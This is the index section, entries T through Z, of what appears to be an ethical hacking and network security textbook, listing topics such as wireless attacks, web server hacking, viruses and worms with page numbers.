- Trusted Computing Group (TCG), [353](#)
- trusted platform module (TPM), [424](#)
- Truth in Caller ID Act, [76](#)
- T-sight tool, [397](#)
- TTL (time to live), [72](#)
- TTPs (tactics, techniques, and procedures), [33–34](#)

tunnel mode, [398](#)  
Twitter, [59](#), [314](#), [462](#)  
two-factor authentication, [207](#), [468](#)  
Twofish encryption, [414](#)

## U

UBA (User Behavior Analytics), [19](#)  
Ubuntu Core, [319](#)  
UDP (User Datagram Protocol), [10](#), [91](#), [148](#)  
UDP flood attacks, [393](#)  
UDP packets, [393](#)  
UDP ports, [108](#), [110](#), [378](#)  
UDP scan, [108](#)  
UEIF (Unified Extensible Firmware Interface), [225](#)  
UIDs (user IDs), [21](#), [124](#)  
Ultrasurf, [119](#)  
unicast, [152](#), [153](#), [157](#)  
Unicode, [175](#), [251](#), [252](#)  
Unified Extensible Firmware Interface (UEIF), [225](#)  
Uniform Resource Identifier (URI), [247](#)  
Uniform Resource Locator. *See* URL  
Unix systems  
    basics, [123](#)–[124](#)  
    considerations, [123](#)  
    enumeration, [123](#)–[124](#)  
    whois tool, [74](#), [84](#)  
update mechanism, [321](#)  
UPnP ports, [331](#)  
URG flag, [92](#)  
URI (Uniform Resource Identifier), [247](#)



- URL (Uniform Resource Locator), [247](#), [257](#), [260](#)
- URL tampering, [251](#)
- U.S. government, [385](#), [419](#), [420–421](#), [443](#)
- usability, [15](#), [16](#), [441](#)
- USB, bootable, [434](#)
- USB drives, [436](#)
- USB encryption, [424](#)
- USB wireless adapter, [290](#)
- User Behavior Analytics (UBA), [19](#)
- User Datagram Protocol. *See* UDP
- user ID (Windows), [123](#)
- user IDs (UIDs), [21](#), [124](#)
- Userland exploit, [312](#)

## **V**

- V2V (vehicle-to-vehicle) data exchange, [319](#)
- V2X (vehicle-to-everything), [288](#)
- VA (validation authority), [425](#), [432](#)
- validation authority (VA), [425](#), [432](#)
- VANET (Vehicle Ad Hoc Network), [319](#)
- VB script, [375](#)
- Vehicle Ad Hoc Network (VANET), [319](#)
- vehicle communications, [288](#)
- vehicles, [319](#), [327](#), [345](#)
- vehicle-to-everything (V2X), [288](#)
- vehicle-to-vehicle (V2V) data exchange, [319](#)
- VFS (virtual file system), [225](#)
- video games, [269](#)
- virtual file system (VFS), [225](#)
- virtual machines (VMs), [344](#), [346](#)

- virtualization, [344](#)
- virus hoax, [380](#)
- virus making software, [380](#)
- viruses, [379](#)–384. *See also* AV entries; worms
  - overview, [379](#)–380
  - ransomware, [380](#)–384
  - software for creating, [380](#)
  - WannaCry, [383](#)–384
- vishing (voice phishing), [457](#)
- Visual Trace tool, [81](#)
- Visual Traceroute, [81](#)
- VMs (virtual machines), [344](#), [346](#)
- voice phishing (vishing), [457](#)
- voice recognition, [220](#), [221](#)
- VoIP systems, [62](#)
- volumetric attacks, [392](#)
- VPN, [62](#)
- VRFY command, [131](#)
- vulnerabilities. *See also* threats
  - assessing, [487](#)
  - categories of, [13](#)–14
  - code/coding, [14](#), [308](#)–309
  - components, [239](#)
  - considerations, [14](#)
  - insider threats, [460](#)–462
  - IoT, [306](#), [320](#)–327
  - known, [239](#)
  - misconfiguration, [13](#)
  - mobile devices, [307](#)–315
  - overview, [12](#)–15
  - pen testing. *See* pen testing

- quantifying danger/risk of, [13](#)
- resources/tools, [12–15](#)
- scanning for. *See* vulnerability scanning
- web applications, [237–239](#)
- web servers, [237–239](#), [247–250](#)
- vulnerability scanning, [119–121](#)
  - IoT, [329–330](#)
  - overview, [119–120](#)
  - tools for, [119–121](#)
  - web servers, [241–242](#)

## **W**

- W3C (World Wide Web Consortium), [237](#)
- W3Techs, [243](#)
- Walker, Angie, [357](#)
- Wall Street Transcript, [55](#)
- WAN Killer, [93](#)
- WannaCry attack, [383–384](#)
- war chalking, [284](#)
- war driving, [290](#)
- war walking, [290](#)
- watches, smart, [317](#), [319](#)
- watermarks, digital, [422](#)
- waveforms, [281](#)
- Wayback Machine, [66–67](#)
- “wearables,” [317](#)
- Web 2.0, [257](#), [345](#)
- web applications. *See also* applications
  - attack surface, [257](#)
  - attacks on, [256–269](#)

- considerations, 256
- entry points, 256–257
- hacking, 256–261
- injection attacks, 237, 257–259
- risks/vulnerabilities, 237–239
- server-side issues, 257, 262
- SQL injection, 263–267
- testing, 268
- types of attacks, 257–269
- web cache poisoning, 252–253
- web defacement attacks, 253–254
- web front end servers, 243
- web mirroring, 66
- web of trust, 427
- web organizations, 236–240
- web proxies, 119
- web servers, 236–256. *See also* servers
  - Apache, 243, 245–247
  - architecture, 242–250
  - attacks on, 250–256
  - directory traversal, 250–252
  - footprinting, 241–242
  - hacking, 250–256
  - parameter tampering, 251
  - password cracking, 254
  - protecting, 269–270
  - risks/vulnerabilities, 237–239, 247–250
  - types of attacks, 250–256
  - types of servers, 243
- web spiders, 58–59, 82, 241
- web-based hacking, 235–277

- web applications, [256–261](#)
- web servers, [250–256](#)
- webcrawlers, [58–59](#)
- WebGoat project, [239](#)
- website footprinting, [66–67](#)
- websites
  - clickjacking, [373–374](#)
  - company, [55–56](#)
  - competitive intelligence on, [55–56](#), [83](#)
  - compromised, [373](#)
  - cookies. *See* cookies
  - defacement attacks, [253–254](#)
  - dynamic web pages, [257](#)
  - fake, [292](#)
  - increase in attacks, [268–269](#)
  - malware on. *See* malware
  - mirroring, [66](#), [242](#), [257](#)
  - scanning targets, [54](#)
  - spear phishing sites, [374](#)
  - traffic statistics, [56](#)
  - Wayback Machine, [66–67](#)
- Website-Watcher, [67](#)
- WEP (Wired Equivalent Privacy), [285–286](#), [289](#)
- WEP attacks, [295–297](#)
- WEP cracking, [295–297](#)
- WEP keys, [286](#)
- WEPAAttack, [296](#)
- WEPCrack, [296](#)
- whaling, [466](#)
- white hats, [26](#)
- white-box testing, [36](#), [488](#)

- whois tools, [74–77](#), [84](#)
- WiFi Analyzer, [297](#)
- Wi-Fi connections, [314](#), [316](#)
- Wi-Fi hotspots, [287](#), [293](#), [314](#)
- Wi-Fi Protected Access. *See* WPA
- WIGLE service, [290](#), [291](#)
- WiMAX standard (802.16), [281](#)
- windowing attacks, [396](#)
- Windows [8](#), [122](#), [123](#)
- Windows [10](#), [122](#)
- Windows Password Recovery tool, [212](#)
- Windows root, [199](#)
- Windows scans, [113](#)
- Windows Server, [121](#)
- Windows Service Manager, [379](#)
- Windows systems
  - alternate data stream, [220–222](#)
  - enumeration, [121–123](#)
  - hashing passwords, [191–195](#)
  - MMC, [197](#)
  - NTFS file streaming, [220–221](#)
  - password cracking, [190–195](#), [210–215](#)
  - password recovery tools, [212](#)
  - registry, [195–197](#), [222](#), [223](#), [379](#)
  - route tables, [197](#)
  - security, [190–198](#)
  - Trojans, [377–379](#)
- Windows XP, [121](#)
- WinDump sniffer, [164–165](#)
- Winfingerprint, [128](#)
- WinPcap, [145](#)

Wired Equivalent Privacy. *See* WEP

[Wired.com](#), 269

WireEdit tool, 175

wireless access points. *See* access points

wireless adapters, 290

wireless antennas, 282–284

wireless attacks. *See* wireless hacking

wireless cards, 291

wireless hacking, 289–298

- discovery, 290–292

- encryption attacks, 295–297

- MAC spoofing, 295

- overview, 279–281

- rogue access points, 282

- smartphones, 280, 290

- sniffing, 297–298

- war chalking, 284

- war driving, 290

- war walking, 290

- WEP attacks, 295–297

wireless jammers, 293–295

wireless networks, 279–304

- 802.11 standards, 280–281

- access points. *See* access points

- ad hoc, 281, 293

- antennas, 282–284

- architecture, 280–285

- authentication, 284–285, 287, 297

- basic setup, 281–282

- basics, 280–285

- Bluetooth, 280

- considerations, [280](#)
- encryption, [285–289](#), [295–297](#)
- finding/discovery, [290–292](#)
- hacking. *See* wireless hacking
- identifying, [284](#), [290–292](#)
- infrastructure mode, [281–282](#)
- modes, [281–282](#)
- security, [282](#), [284–289](#)
- service set identifiers, [282](#), [284](#)
- standards, [280–281](#)
- vehicle communications, [288](#)
- WEP. *See* WEP
- WPA, [287–289](#), [296–297](#)
- WPA2, [287–289](#), [296–297](#)
- wireless NICs, [282](#)
- Wireless Security Auditor tool, [296](#)
- wireless sniffing, [297–298](#)
- wireless standards, [280–281](#)
- Wireshark sniffer, [131](#), [162–165](#), [297](#)
- wiretapping, [144](#), [153–154](#)
- World Wide Web Consortium (W3C), [237](#)
- Worm Maker Thing, [384](#)
- worm makers, [384](#)
- worms, [383–385](#). *See also* viruses
- WPA (Wi-Fi Protected Access), [287–289](#), [296–297](#)
- WPA2 Enterprise, [287](#)
- WPA2 Personal, [287](#)
- WPA2 standard, [287–289](#), [296–297](#)
- WPA-3 encryption, [285](#)
- WPA-3 Enterprise, [285](#)
- wrappers, [374](#)



wrapping attacks, [359](#)

## **X**

X probe, [242](#)

X.509 standard, [428](#)

XArp tool, [159](#)

XMAS scan, [107](#), [109](#), [112](#)

XML (Extensible Markup Language), [114](#), [248](#)

XML External Entities (XXE), [238](#)

XML processors, [238](#)

XOR ciphers, [413](#)

XOR comparison, [99](#)

XOR (exclusive-or) operation, [286](#), [412](#)–[413](#)

XSS (cross-site scripting), [238](#), [260](#)–[261](#)

XXE (XML External Entities), [238](#)

## **Y**

Yahoo, [60](#)

YouTube, [57](#), [255](#)

Yubikey token, [475](#)

## **Z**

zANTI, [115](#)

ZDNet, [268](#)

Zenmap, [104](#), [105](#), [111](#), [114](#), [133](#)

Zephyr OS, [319](#)

zero-day attacks, [16](#), [21](#), [393](#)

ZeuS-in-the-Mobile (ZitMo), [468](#)

Zigbee Framework, [330](#)

Zigbee standard (802.15.4), [281](#)

ZitMo (ZeuS-in-the-Mobile), [468](#)

zombie computers, [392](#)

zombies, [31](#), [107–108](#), [468](#)

zone file, [72](#)

zone transfers, [70–72](#), [77](#), [78](#)

zones, security, [11–12](#)